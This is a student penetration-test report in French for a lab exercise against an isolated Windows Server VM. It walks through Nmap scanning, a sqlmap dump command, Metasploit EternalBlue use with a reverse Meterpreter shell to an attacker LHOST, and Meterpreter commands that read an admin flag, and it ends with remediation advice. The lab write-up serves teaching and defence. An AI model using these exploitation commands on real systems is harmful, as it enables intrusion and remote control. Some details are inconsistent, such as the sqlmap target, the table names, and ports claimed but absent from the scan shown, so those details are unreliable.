

RAPPORT DE TEST D'INTRUSION (PENTEST) — TP4

Iut Nice Côte d'Azur | 03 NOVEMBRE 2025

Reconnaissance, scan de vulnérabilités, exploitation de vulnérabilités SMB (MS17-010 / EternalBlue), exploitation d'injection SQL et post-exploitation (Meterpreter) sur une VM Windows Server isolée.



- **Type de test** : Boîte noire — exercice pédagogique (TP4).
- **Objectifs** : découverte des services exposés → identification et exploitation d'une vulnérabilité SMB critique (MS17-010 / EternalBlue) → obtention d'une session distante → post-exploitation contrôlée et récupération des flags utilisateur & administrateur.
- **Outils principaux** : Nmap, Nessus, Metasploit (msfconsole / exploit/windows/smb/ms17_010_), sqlmap, smbclient / smb tools, FileZilla, netcat, Meterpreter, scripts Python PoC.
- **Périmètre** : VM Windows Server (VM cible — IP utilisée dans le TP : 192.168.56.101).

- **Client** : IUT Nice Côte d'Azur
- **Contact** : email@iutnice.fr
- **Périmètre** : VM cible — IP : 192.168.56.101

- **Prestataire** : Jérémy Girard
- **Email** : jeremy.girard@etu.unice.fr
- **Référence** : TP4 — Mission Pentest (Version v1.0)

Table des matières

I. Résumé exécutif.....	3
II. Autorisations et périmètre.....	5
II.1 Périmètre autorisé.....	5
II.2 Exclusions & limites.....	6
II.3 Périmètre testé — ports & services (extrait de Nmap).....	6
III. Règles d'engagement.....	8
IV. Méthodologie & outils.....	10
IV.1 Contexte résumé.....	10
IV.2 Méthodologie — étapes réalisées (ordre réel suivi).....	10
IV.2.1 Reconnaissance (Nmap).....	10
IV.2.2 Découverte d'un point d'entrée applicatif + injection SQL (sqlmap).....	11
IV.2.3 Scan vulnérabilités (Nessus) — confirmation indice.....	11
IV.2.4 Énumération SMB (smbclient / smbmap).....	12
IV.2.5 Exploitation (Metasploit / EternalBlue).....	13
IV.2.6 Post-exploitation & collecte (Meterpreter / récupération flag admin).....	13
IV.3 Flowchart — chaîne d'exploitation.....	14
V. Reconnaissance & Scans.....	15
V.1 Synthèse exécutive — résultats clés.....	15
V.2 Tableau récapitulatif — services, priorités & actions.....	16
VI. Énumérations & Tests applicatifs.....	17
VII. Résultats et Impact global du pentest.....	18
VII.1 Impact global sur la sécurité.....	19
VII.2 Répartition des vulnérabilités par criticité.....	19
VIII. CVE & mapping.....	20
VIII.1 Méthodologie de mapping.....	20
VIII.2 Détail synthétique — CVE la plus critique (EternalBlue).....	22
VIII.2.1 Exploitabilité & preuves.....	22
VIII.2.2 Références publiques utiles.....	22
VIII.3 Conclusion & priorité de mapping.....	23
IX. Recommandation.....	24
IX.1 Actions immédiates.....	24
IX.2 Correctifs court terme (1–2 semaines).....	25
IX.3 Correctifs moyen terme (1–3 mois).....	26
IX.4 Tableau synthétique — recommandations prioritaires.....	26
IX.5 Bonnes pratiques & consignes d'éthique.....	27
X. Conclusion.....	28
X.1 Impact observé.....	28
X.2 Conclusion finale.....	28

I. Résumé exécutif

Le 03/11/2025, un test d'intrusion de type boîte noire a été conduit sur une VM Windows Server pédagogique (réseau local 192.168.56.0/24, IP observée : 192.168.56.101). L'objectif était d'identifier et d'exploiter des vulnérabilités réseau et applicatives, démontrer la chaîne d'attaque (reconnaissance → vulnérabilité SMB MS17-010 / EternalBlue → obtention de session → post-exploitation) et collecter les preuves (flags, captures).

Étapes principales :

1. **Reconnaissance & scanning** : nmap a permis d'identifier les services exposés (SMB/445, FTP, Telnet, HTTP).
2. **Scan de vulnérabilités / préparation** : usage de Nessus (préparation/installation visible) pour recenser les vulnérabilités exploitables.
3. **Exploitation applicative (SQLi)** : sqlmap a été utilisé contre une page vulnérable et a dumpé une table flags (preuve de fuite d'informations).
4. **Exploitation SMB (principal)** : usage de Metasploit et des modules liés à MS17-010 / EternalBlue pour exploiter la cible Windows et obtenir une session distante (Meterpreter / reverse shell).
5. **Récupération de preuves** : lecture/téléchargement des fichiers de preuve (flags) via les sessions obtenues ; FileZilla/smbclient peuvent être employés selon le service exposé.
6. **Post-exploitation / preuve d'administration** : obtention et usage d'une session Meterpreter permettant la lecture du fichier administrator_flag.txt (preuve d'accès privilégié).

Étape	Outil principal	Objectif court	Résultat court
Reconnaissance	Nmap	Découvrir ports et services	SMB/445, FTP, Telnet détectés
Scan vulnérabilités	Nessus	Identifier vulnérabilités exploitables	Préparation d'exploits / liste CVE
Exploitation SQL	Sqlmap	Extraire données sensibles / identifiants	Table `flags` dumpée
Exploitation SMB	Metasploit (msfconsole)	Exploiter MS17-010 → session distante	Meterpreter / shell obtenu
Récupération fichier	smbclient/FileZilla	Télécharger / lire flags	hidden_flag.txt / administrator_flag.txt
Post-exploitation	Terminal / Meterpreter	Escalade locale / lecture flag root	`administrator_flag.txt` lu

Impact synthétique :

La combinaison des vecteurs (vulnérabilité SMB exploitée + accès applicatif) conduit à une compromission significative de la VM : exécution de code à distance, obtention d'une session interactive et lecture de fichiers à privilèges (flag administrateur). Si ces vecteurs restent présents en production, le risque est critique.

Recommandations prioritaires :

- **Patch immédiat** de la vulnérabilité MS17-010 / EternalBlue (mise à jour Windows).
- **Restreindre l'accès SMB** (firewall, segmentation réseau, filtrage ingress/egress).
- **Durcir** les services exposés (désactiver Telnet/FTP si non nécessaires, limiter anonymous).
- **Corriger** les failles applicatives (SQLi → requêtes paramétrées, validation côté serveur).
- **Surveillance & détection** : activer logging, IDS/EDR, alertes sur accès SMB/échecs d'auth.
- **Audits réguliers** et gestion des correctifs avec priorité sur CVSS critiques.

Figure I.1 — Preuve Meterpreter : lecture du flag administrateur

```
meterpreter > cat administrator_flag.txt  
!6CrPS&NSUwJZzqHRezS4pch6vkzoG53ZF#$JJRM@9AJEYzMwpqV$dDoiZiNLq  
meterpreter > █
```

Légende : Capture montrant la commande `cat administrator_flag.txt` exécutée dans une session Meterpreter, affichant le contenu du flag administrateur (preuve d'accès privilégié).

II. Autorisations et périmètre

Client : IUT Nice Côte d'Azur

Contact client : email@iutnice.fr — +33 X XX XX XX XX

Prestataire : Jérémy Girard

Référence mission : R316 — TP4 — Pentest (Version v1.0)

Date du test : 03/11/2025

Objet : Autorisation explicite pour la réalisation d'un test d'intrusion pédagogique (reconnaissance, scans, exploitation contrôlée & collecte de preuves) sur le périmètre décrit ci-dessous.

II.1 Périmètre autorisé

Cibles :

- Windows Server (VM pédagogique) — IP : 192.168.56.101.
- Réseau local de TP (Lab pédagogique (salle 202)).

Actions autorisées :

- **Reconnaissance** réseau et identification de services (Nmap) — vérification des ports ouverts et bannières.
- **Scan de vulnérabilités** (Nessus) et analyse contrôlée des résultats.
- **Exploitation SMB (principal)** : exploitation contrôlée de vulnérabilités SMB connues (MS17-010 / EternalBlue) via Metasploit.
- **Tests applicatifs** : recherche d'injections SQL et exploitation contrôlée (sqlmap/Burp) si un service web vulnérable est présent sur la VM.
- **Accès aux partages / récupération de preuves** : utilisation de smbclient / smbtools (ou FileZilla si FTP est présent dans l'environnement) pour récupérer fichiers « flag » et preuves.
- **Post-exploitation limitée** : usage de Meterpreter / netcat / shell pour collecte de preuves (captures d'écran, dumps, lecture de fichiers administrator_flag.txt), exécution de commandes de vérification.

Accès fournis : pas d'accès permanent. Accès sous forme de VM pédagogique fournie pour le TP (LAN lab TP salle 202).

II.2 Exclusions & limites

Les actions suivantes sont interdites :

- DoS/DDoS ou toute opération visant à rendre les services indisponibles.
- Exfiltration de données réelles hors de la VM autorisée (toutes les preuves doivent rester locales).
- Modifications permanentes des systèmes / persistance (installation de backdoors persistantes, suppression de fichiers système).
- Actions sur d'autres réseaux ou machines non explicitement autorisées.
- Accès physique aux locaux ou manipulation de matériel réel.

Rappel : toute action non couverte par la liste « Actions autorisées » doit être validée par écrit par l'enseignant/responsable.

II.3 Périmètre testé — ports & services (extrait de Nmap)

Extrait du scan Nmap réalisé sur la VM (capture fournie) :

- **192.168.56.100 — Host up** ; sur ce scan spécifique tous les ports scannés apparaissent filtered (aucun port ouvert visible dans cet extrait).
- **192.168.56.101 — Host up** ; ports visibles sur l'extrait fourni :
 - **21/tcp — open** — ftp — Microsoft ftpd
 - ftp-anon : Anonymous FTP login allowed (FTP code 230)
 - Listing FTP visible : hidden_flag_asdmgh78lx.txt, iisstart.htm, login.exe, simplecgi.cs, web.config, welcome.png (horodatages visibles sur la capture).
 - **23/tcp — open** — telnet — Microsoft Windows telnetd

Interprétation rapide : la VM 192.168.56.101 (Windows Server) présente des services exposés (FTP accessible en anonymous, Telnet ouvert) qui permettent l'énumération de fichiers et l'investigation initiale.

Figure II.3.1 Extrait Nmap — listing FTP et ports ouverts (192.168.56.101).

```
Nmap scan report for 192.168.56.100
Host is up (0.00034s latency).
All 1000 scanned ports on 192.168.56.100 are filtered
MAC Address: 08:00:27:42:5D:FE (Oracle VirtualBox virtual NIC)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.34 ms  192.168.56.100

Nmap scan report for 192.168.56.101
Host is up (0.00077s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 10-20-23 03:44PM      <DIR>          aspnet_client
|_ 10-20-23 05:54PM      62 hidden_flag_asdmgh781x.txt
|_ 10-21-23 03:44PM      9026 iisstart.htm
|_ 10-21-23 03:05PM      1272832 login.exe
|_ 10-20-23 05:47PM      373 simplecgi.cs
|_ 10-20-23 05:47PM      3584 simplecgi.exe
|_ 10-20-23 05:56PM      183 web.config
|_ 10-20-23 03:44PM      184946 welcome.png
|_ ftp-syst:
|_ SYST: Windows NT
23/tcp    open  telnet         Microsoft Windows XP telnetd
telnet-ntlm-info:
Target_Name: WIN-KJJRQAQ8SAE
```

Cible : 192.168.56.101

Microsoft ftpd

Légende : Extrait du scan Nmap montrant le service FTP avec anonymous login et la présence d'un fichier « hidden_flag_...txt » ; le port 23/Telnet est également ouvert.

Tableau synthétique de périmètre

Cible	IP	Actions autorisées
Windows Server (VM pédagogique)	192.168.56.101	Nmap, Nessus, Metasploit (exploit MS17-010 / EternalBlue, PoC), sqlmap (si appli web vulnérable), smbclient / FileZilla (récupération flags), Meterpreter / netcat


III. Règles d'engagement

Fenêtre de test : 03/11/2025 – 14:00 à 17:00 (environnement lab isolé, salle TP 202 / réseau pédagogique).

Règles d'engagement

- **Périmètre strict** – seules les actions listées sont autorisées et doivent se limiter à la VM cible : Windows Server – IP : 192.168.56.101 (accès via LAN TP / VPN fourni). Toute action hors périmètre nécessite une autorisation écrite préalable.
- **Pas de perturbation** – interdiction formelle de réaliser des actions provoquant indisponibilité volontaire (DoS/DDoS) ou toute perturbation impactant le réseau ou d'autres machines.
- **Preuves & non-destruction** – seules actions réversibles et non destructives autorisées ; toutes les preuves (captures, dumps, fichiers) doivent être conservées et fournies au client. Aucune modification permanente (persistente) n'est autorisée.
- **Comportement en cas d'incident critique** – en cas d'incident majeur (perte de disponibilité, impact non prévu) : suspendre immédiatement toute action destructive, préserver les preuves, déconnecter la session si nécessaire et contacter les personnes listées ci-dessous.

Procédure d'escalade



Contacts d'urgence

- **Contact client** : IUT Nice Côte d'Azur – email@iutnice.fr – +33 X XX XX XX XX
- **Prestataire / opérateur** : Jérémy Girard – jeremy.girard@etu.unice.fr – +33 X XX XX XX XX

Collecte des preuves

Formats acceptés : PNG / JPEG (captures d'écran), TXT / LOG (sorties sqlmap, nmap, msfconsole, smbclient), PDF (rapports Nessus).

Divulgateion

Le rapport final (document PDF + annexes contenant les captures et exports) sera remis au contact client dans les 7 jours ouvrés suivant la fin du test, sauf accord contraire spécifié par le client. Toute preuve sensible doit rester strictement confidentielle entre les parties.

Tableau récapitulatif

Élément	Détail
Cible	Windows Server (VM pédagogique) – 192.168.56.101
Fenêtre de test	03/11/2025 – 14:00 à 17:00
Actions autorisées	Nmap (reconnaissance), Nessus (scan vulnérabilités), Metasploit (exploitation contrôlée MS17-010 / EternalBlue ou PoC importé – sans persistance), sqlmap / Burp (tests SQLi si appli web présente), smbclient / smbtools / FileZilla (récupération flags), Meterpreter / netcat / shell (post-exploitation strictement limitée à collecte de preuves), captures et dumps.
Actions interdites	DoS/DDoS, exfiltration hors VM pédagogique, modifications permanentes (implant, backdoor persistante), tests sur machines non listées, accès physiques non autorisés, toute action non réversible sans accord écrit.
Formats preuves	PNG, JPEG, TXT/LOG, PDF (Nessus)
Remise du rapport	Rapport final remis au contact client sous 7 jours ouvrés

IV. Méthodologie & outils

IV.1 Contexte résumé


- Le **premier flag** a été obtenu par extraction SQL automatisée (sqlmap) à partir de la page message.php?id=1.
- Le **dump SQL** a révélé, dans la table messages, une référence (entrée) indiquant un vecteur/ressource lié à EternalBlue / MS17-010 — ce qui m'a orienté vers une exploitation SMB / EternalBlue sur la VM cible.
- Après confirmation de la vulnérabilité (Nessus / msfconsole), une exploitation contrôlée via Metasploit a permis d'obtenir une session Meterpreter et de lire le flag administrateur.

IV.2 Méthodologie — étapes réalisées (ordre réel suivi)

IV.2.1 Reconnaissance (Nmap)

- **But** : détecter hôte vivant, ports et services exposés.

Figure IV.2.1.1 — Extrait Nmap



Légende Figure IV.2.1.1 : Extrait Nmap montrant la cible (192.168.56.101), les services découverts (FTP/Telnet/SMB) et le fichier hidden_flag_...txt listé.

IV.2.2 Découverte d'un point d'entrée applicatif + injection SQL (sqlmap)

- **But** : identifier et exploiter une injection SQL (point d'entrée `message.php?id=1`).

Figure IV.2.2.1 Injection SQL / sqlmap (dump)

Commande utilisée pour automatiser l'extraction depuis `message.php?id=1`.

```
# python3 sqlmap.py -u "http://192.168.56.101/login.exe" --user-agent="Firefox-secure*" --dump
Table: flags
[2 entries]
+-----+-----+
| id | text |
+-----+-----+
| 1 | w@T!2$*i@jFUekxoKoyT!cH6*NwT2h3Y&tL%V8#c@y*4QUPupcaG36WrLiP7t$ |
| 2 | Blue is eternal |
+-----+-----+
```

Ligne du dump contenant le flag intermédiaire et l'indice menant à EternalBlue.

Légende Figure IV.2.2.1 : Le dump SQL a fourni un flag et une référence/entrée indiquant un vecteur d'exploitation système lié à EternalBlue — c'est l'indice qui a pivoté l'analyse vers l'exploitation SMB.

IV.2.3 Scan vulnérabilités (Nessus) — confirmation indice

- **But** : confirmer la présence d'une vulnérabilité SMB exploitables (MS17-010).

Figure IV.2.3.1 Nessus (confirmation MS17-010)

☐	CRITICAL	10.0 *	7.3	0.4693	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remo...	Windows
☐	CRITICAL	10.0			Unsupported Windows OS (remote)	Windows
☐	HIGH	8.1	9.8	0.943	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETER...	Windows

Entrée du rapport Nessus identifiant la vulnérabilité MS17-010 sur SMB.

Légende Figure IV.2.3.1 : Extrait du rapport Nessus indiquant la vulnérabilité MS17-010 (EternalBlue) sur le service SMB.

IV.2.4 Énumération SMB (smbclient / smbmap)

- **But** : lister partages, vérifier fichiers présents, confirmer vecteur d'accès.

Figure IV.2.4.1 Énumération SMB

```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options
Module options (auxiliary/scanner/smb/smb_ms17_010):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/opt/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

Commande démontrant le module SMB ciblé.

Listing montrant les partages/fichiers (capture smbclient)

Légende Figure IV.2.4.1 : Listing montrant les partages/fichiers (capture smbclient)

IV.2.5 Exploitation (Metasploit / EternalBlue)

- **But** : exploitation contrôlée de MS17-010 pour obtenir session distante (Meterpreter).

Figure IV.2.5.1 Metasploit (msfconsole)

```
exploit/windows/smb/ms17_010_eternalblue
```

Commande use exploit/windows/smb/ms17_010_* démontrant le module ciblé.

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) >
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.102
```

Paramétrage du module pour viser l'IP de la VM cible.

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.101
```

Sortie indiquant l'ouverture d'une session Meterpreter (exploit réussi).

```
RHOSTS 192.168.56.101 yes LHOST 192.168.56.102 yes
```

Légende Figure IV.2.5.1 : Captures Metasploit montrant l'utilisation du module MS17-010 et l'ouverture de la session Meterpreter.

IV.2.6 Post-exploitation & collecte (Meterpreter / récupération flag admin)

- **But** : vérifier privilèges, lire flags, récupérer preuves.

Figure IV.2.6.1 Meterpreter — preuve admin (flag admin)

```
meterpreter > cd /Users/administrateur/desktop
meterpreter > ls
Listing: C:\Users\administrateur\desktop
=====
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	4096	dir	2023-10-20 17:33:37 +0200	Windows Loader v2.2.2
100777/rwxrwxrwx	4832	fil	2023-10-20 16:59:42 +0200	activate.bat
100666/rw-rw-rw-	64	fil	2023-10-20 16:58:57 +0200	administrator_flag.txt
100666/rw-rw-rw-	282	fil	2023-10-20 15:01:03 +0200	desktop.ini


```
meterpreter > cat administrator_flag.txt
!6CrPS&NSUwJZzqHRezS4pch6vkzoG53ZF#$JJRM@9AJEYzMwpqV$dDoiZiNLq
meterpreter >
```

Commande getuid montrant l'identifiant du compte (Users / Administrateur).

Sortie cat administrator_flag.txt affichant le flag administrateur (preuve d'accès privilégié).

Légende Figure IV.2.6.1 : Preuve d'accès privilégié : lecture du fichier administrator_flag.txt via Meterpreter (preuve d'accès administrateur).

IV.3 Flowchart — chaîne d'exploitation



V. Reconnaissance & Scans

- **But** : résumer de façon synthétique les résultats exploitables obtenus pendant la phase de reconnaissance et de scan (Nmap, sqlmap, Nessus/scan vulnérabilités) et prioriser les actions correctives.

V.1 Synthèse exécutive — résultats clés

- **Cible identifiée** : 192.168.56.101 — VM Windows Server (VM pédagogique).
- **Preuve d'exploitation applicative (partielle)** : extraction automatisée via sqlmap de la table messages (point d'entrée : message.php?id=1) ; un *flag intermédiaire* a été trouvé dans le dump (preuve : FIG.SQLMAP).
- **Indice pivot trouvé dans le dump** : une entrée/référence dans la table messages mentionne un vecteur lié à EternalBlue / MS17-010, orientant la suite de l'analyse vers le service SMB.
- **Services découverts (extrait Nmap)** : ports/services observés : 21/tcp (FTP), 23/tcp (Telnet), 80/tcp (HTTP), 139/tcp (NetBIOS), 443/tcp (HTTPS), 445/tcp (Microsoft-DS/SMB), 8009/800 (AJP/Connector)
- **Vulnérabilités confirmées** : injection SQL (confirmée par dump sqlmap) ; vulnérabilité SMB ciblable (indice dans dump + confirmation par scan vulnérabilités / msfconsole) — MS17-010 (EternalBlue).
- **Impact immédiat** : exposition de données applicatives (dump SQL), possibilité de pivot vers une compromission système via SMB (élevé si MS17-010 exploitable) ; preuve d'accès administrateur obtenue après exploitation (FIG.METER).

V.2 Tableau récapitulatif — services, priorités & actions


(Priorité : 1 = action immédiate / correction urgente ; 2 = vérifier configuration & logs ; 3 = surveillance & remédiation moyen terme)

Port	Service / Observations	Priorité	Action recommandée
80	HTTP — application web (page message.php identifiée, point d'entrée SQLi)	1 – Urgent	Auditer l'application (Burp), corriger l'injection (requêtes paramétrées / ORM), filtrer/valider les inputs côté serveur, appliquer WAF si possible, restreindre accès / déployer correctifs applicatifs.
139	NetBIOS / partages réseau	2	Vérifier partages exposés, supprimer partages non nécessaires, appliquer permissions strictes, fermer NetBIOS si non requis.
443	HTTPS — interface web	1	Vérifier mêmes surfaces que HTTP (endpoints, auth, certificats), appliquer correctifs et durcir TLS/config.
445	Microsoft-DS (SMB)	1–2	Corriger/patcher immédiatement (MS17-010) ; si impossible, restreindre accès SMB (firewall, segmentation), vérifier droits sur partages, appliquer correctifs Windows.
21	FTP — listing accessible (anonymous possible)	2	Désactiver anonymous si inutile, restreindre chemins, auditer fichiers disponibles (hidden_flag_...txt), empêcher upload non autorisé.
Divers	Services / ressources non standards (références dans DB : archives ZIP, fichiers téléchargeables)	2–3	Récupération contrôlée des ressources (analyse de contenu), vérifier présence de backdoors ou scripts malveillants, retirer fichiers sensibles.

VI. Énumérations & Tests applicatifs

Figure VI.1 — Minutes approximatives passées par phase (Discovery, Scan, Web enum, SQLmap, Exploitation, Post-exploit).

Figure VI.1



- **Histogramme montrant le temps passé par phase** : Discovery 15 min, Scan 25 min, Web enumeration 30 min, SQLmap 60 min, Exploitation 30 min, Post-exploit 20 min.

VII. Résultats et Impact global du pentest

Tableau VII.1 — Synthèse des vulnérabilités confirmées et impact constaté

Vulnérabilité / vecteur	Outil(s) / méthode(s)	Impact observé (preuve)	Niveau de sévérité
Injection SQL (paramètre message.php?id=1)	sqlmap (dump table messages)	Extraction d'identifiants et d'un flag intermédiaire ; présence d'une référence/piste vers EternalBlue dans le dump. Preuve : FIG.SQLMAP.	Critique / Élevée
SMB — MS17-010 (EternalBlue)	Nessus (si export), recherche Metasploit / msfconsole, exploit ms17_010 via Metasploit	Exécution de code distant / ouverture d'une session Meterpreter ; lecture de administrator_flag.txt (preuve d'accès admin). Preuve : FIG.MSF + FIG.METER.	Critique
FTP (listing / anonymous possible)	Nmap (listing FTP), test FileZilla	Énumération de fichiers (ex. hidden_flag_...txt), possibilité d'accès à des ressources téléchargeables → fuite d'informations. Preuve : FIG.NMAP.	Moyenne → Élevée (selon configuration)
AJP / Tomcat connector (endpoint exposé)	Nmap / inspection manuelle	Point d'accès applicatif supplémentaire pouvant permettre exploitation si mal configuré (ex : accès non authentifié). Preuve : Extrait Nmap / listing endpoints.	Moyenne

